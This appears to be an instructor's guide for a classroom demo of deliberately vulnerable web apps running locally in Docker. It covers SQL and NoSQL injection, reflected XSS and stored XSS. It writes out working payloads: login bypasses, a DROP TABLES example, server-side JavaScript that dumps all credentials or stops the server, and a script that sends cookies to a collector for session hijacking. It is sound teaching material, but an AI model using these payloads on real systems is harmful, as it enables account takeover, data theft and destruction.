

Installation

Below is the list of the recommended software for this demo:

0. Linux x64 (Ubuntu/Debian, etc.),
1. Docker (<https://runnable.com/docker/install-docker-on-linux>)
2. Python 3.7.x (<https://docs.python.org/3/using/unix.html#on-linux>)

Make sure your Linux user is a member of the “docker” user group, otherwise just run the scripts with “sudo” command (see the section “The Docker Group” in the Docker installation manual referenced above).

Next, get the source code from <https://github.com/standash/damn-vulnerable-web-apps>, cd into the cloned folder and run the following commands:

```
./run.py nodegoat 8888 80
```

```
./run.py honeypot 8888 80
```

```
./run.py noslinjection 8888 80
```

```
./run.py sqlinjection 8888 80
```

```
./run.py xssreflected 8888 80
```

Each of the above commands will build a corresponding Docker image (so it might take a while), therefore when executing each command wait until you see the message “**[*] Press Ctrl+C to kill the container**”, then press Ctrl+C and proceed to the next one.

(The above step is needed as one-shot setup, so that you don't have to build the images in front of the students)

When running the “**docker images**” command you should see similar results (if that is the case, you are good to go):

```
standash@mbp: ~/damn-vulnerable-web-apps
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
wordpress3.2	latest	16416c71aeed	26 minutes ago	528MB
xssreflected	latest	470bbfa0557c	28 minutes ago	437MB
honeypot	latest	6f49211d4152	32 minutes ago	638MB
sqlinjection	latest	111ff49cf51b	42 minutes ago	802MB
nosqlinjection	latest	aad79b4f0d86	47 minutes ago	639MB
nodegoat	latest	b4a9285eda89	2 hours ago	661MB
ubuntu	16.04	657d80a6401d	34 hours ago	121MB
ubuntu	14.04	2c5e00d77a67	4 months ago	188MB

Demo


1. SQL Injection

This demo application has a classic SQL injection vulnerability: the strings from a login field are inserted into a dynamic SQL query with string concatenation.


1. Start the corresponding application:

./run.py sqlinjection 8888 80

2. Open a web browser and navigate to "<http://localhost/login.html>"
3. Show that the valid credentials work (login: **Batman**, password: **GothamRulez**):



4. Show a message that is displayed when the credentials are incorrect:



5. Show that using a SQL injection flaw we can bypass the password check when we know a valid username. Paste the following string into the “login” field:

Batman' #

6. Show that we can bypass the password check even if we do not know any valid usernames (we append a condition that will always make the query result “true”). Paste the following string into the “login” field

Robin' OR 1=1 #

7. Explain that attackers can use “stacked” queries to insert additional SQL commands. For example, the following command should also delete all tables in the database (will not work with the current demo application because MySQL does not support stacked queries):

Robin' OR 1=1; DROP ALL TABLES;

2. NoSQL Injection

This is a more complicated example of a database injection flaw: this time we are using Node.js server and MongoDB database. Since MongoDB uses JSON objects as queries, the application code that sends usernames and passwords to the database uses the “eval()” function to build a proper JSON object from a query string. This is a known antipattern that leads to devastating consequences.

Also, since everything is implemented in JavaScript, we are able not only to execute arbitrary database queries, but we can also execute arbitrary server-side JavaScript code.

1. Start the corresponding application:

./run.py nosqlinjection 8888 80

2. Open a web browser and navigate to “<http://localhost/login.html>”
3. (Same as in the SQL injection example)
4. (Same as in the SQL injection example)
5. Show that we can escape the JavaScript logic that checks for a password when we know logins for existing users. Paste the following string into the “login” field:

Batman'}}//

6. Get a table with all usernames and passwords. Paste the following string into the “login” field:


```
' + server.dbprovider.findAll("users", function(error, results)
{response.send(results)}) + '');//
```

7. Shutdown the web server (requires manual restart):


```
}); process.exit();//
```

3. Reflected Cross-Site Scripting

This is a simple application that has JavaScript code that changes the HTML code based on the value of a query string parameter. For example, when users navigate to <http://localhost/hello.html>, they are greeted with the following message:



When users navigate to <http://localhost/hello.html?name=Stas>, they see the following:



Because the code of the application is very simple and has no security checks, this functionality can be exploited to mount XSS attacks.

1. Start the corresponding application:

```
./run.py xssreflected 8888 80
```

2. Insert an empty image with some JavaScript code attached to the “onerror” callback (since the “src” attribute of the “img” tag contains an invalid link, the “onerror” callback will execute automatically each time when the page is loaded). Paste the following link into the web browser query string:

http://localhost/hello.html?name=

3. To make the payload less obvious, attackers could try to obfuscate the links they sent to their victims. For example, we can hide the above payload using simple UTF-8 encoding as follows (the result will be the same):

<http://localhost/hello.html?%6E%61%6D%65=%3C%69%6D%67%20%73%72%63=%22%71%77%65%72%74%79%22%20%6F%6E%65%72%72%6F%72=%61%6C%65%72%74%28%27%48%41%43%4B%45%44%27%29%3E>

4. Stored Cross-Site Scripting

This is a more complicated example, and we will demonstrate how attackers can exploit stored XSS vulnerabilities to insert arbitrary code to website and steal user authentication cookies.


1. Start the “honeypot application” (it will be used to record user authentication cookies):

```
./run.py honeypot 8888 8888
```

2. Start the NodeGoat application (it contains the multiple flaws, including stored XSS)

```
./run.py nodegoat 8888 80
```

3. Create a simple user in Nodegoat (has no admin privileges) by pressing the “[New user? Sign Up](#)” link



OWASP Node Goat Project

Enter sign up information

User Name

First Name


Last Name

Password

Verify Password

Email (Optional)

4. Open the “profile” web page (<http://localhost/profile>) when logged in as this user.¹



RetireEasy Employee Retirement Savings Management

standash standash

My Profile

Edit Profile

First Name

Last Name

SSN


Date of Birth

Bank Account #

Bank Routing #

5. Insert the following script into the “Last Name” field and press the “Submit” button:

```
<script>
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET", "http://localhost:8888/plain?data="+document.cookie, false);
xmlhttp.send(null);
</script>
```



RetireEasy Employee Retirement Savings Management

standash standash

My Profile

Edit Profile

First Name

standash

Last Name

ttp.open("GET", "http://localhost:8888/plain?data="+document.cookie, false); xmlhttp.send(null); </script>

SSN

Enter SSN

Date of Birth

mm / dd / yyyy


Bank Account #

Enter bank account number

Bank Routing #

Enter bank routing number

6. Log out from this user account (<http://localhost/logout>). Since the data that users enter into the fields of the “profile” form gets into the database as is without any input sanitization, we can put some arbitrary JavaScript/HTML code into one of them. In this way, each time the page is loaded, the data from the database will be embedded into the web page (any dynamic data such as JavaScript code will be executed). The code that we just inserted will send the cookies of the user that logs onto the website and visits the page (we use our “honeypot” application as the destination of the stolen cookies).
7. Log in as the website administrator (username: **admin**, password: **Admin_123**).



RetireEasy Employee Retirement Savings Management

Benefits


Logout

Benefits Start Date

Employee ID	First Name	Last Name	Benefits Start Date
2	John	Doe	01 / 10 / 2030 Save
3	Will	Smith	11 / 30 / 2025 Save
4	standash		02 / 11 / 2025 Save


Since the landing page of the admin is the list of all registered users, the code that we have inserted into the “Last Name” field will be executed as soon as the admin logs in.

- Let’s check if we can retrieve the authentication cookie. Navigate to the following link:
[“localhost:8888/show”](http://localhost:8888/show)



We need to grab the cookie called “connect.sid”.

- Open the incognito web browser window (note that the cookie is valid until admin is logged in) and check whether we can use the stolen auth cookie to avoid password checks. Go to the NodeGoat application (<http://localhost>) and open the web developer tools (F12 in Firefox):



10. Find the corresponding cookie and replace the value of “connect.sid” with the value of the stolen cookie. Reload the web page.

